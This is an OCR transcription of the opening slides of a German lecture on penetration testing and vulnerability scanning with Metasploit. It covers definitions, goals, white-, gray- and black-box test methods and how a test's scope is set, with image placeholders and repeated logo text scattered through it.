

Penetration Testing und Vulnerability Scanning – Metasploit(able)


Alexander Bainczyk


Gliederung


1. Penetration Testing
2. Metasploit
3. Bewertung



MDB
MDB
MDB



MDB
MDB



MDB
MDB


MDB
MDB
MDB


MDB
MDB
MDB


MDB
MDB
MDB


MDB
MDB


MDB
MDB
MDB

Gliederung

1. **Penetration Testing**
2. Metasploit
3. Bewertung

Einführung

Einführung

Mehrschrittiges Verfahren, bei dem Methoden eines Angreifers zur Umgehung von Sicherheitsmaßnahmen eines Systems simuliert werden.

Vulnerability Scanning: System auf Schwachstellen untersuchen

Penetration Testing: Schwachstellen ausnutzen

Gründe:

- Bestehende Sicherheit verifizieren
- Wirksamkeit von Sicherheitsmechanismen überprüfen

Ziele:

- Schwachstellen aufdecken
- Sicherheit & Vertrauenswürdigkeit erhöhen

Testmethoden

Testmethoden

White-Box Test

Vollständige Kenntnisse über das Zielsystem

➡ Worst-Case

Gray-Box Test

Wenig Kenntnisse, Rechte eines Standardnutzers

➡ Interner Angriff


Black-Box Test

Keine Kenntnisse, keine Rechte

➡ Angriff eines Außenstehenden

Phasen


Phasen



Rahmenbedingungen festlegen

- Was ist das zu prüfende System?
- Welche Methode soll angewendet werden?
- Was sind die Ziele und Grenzen des Tests?

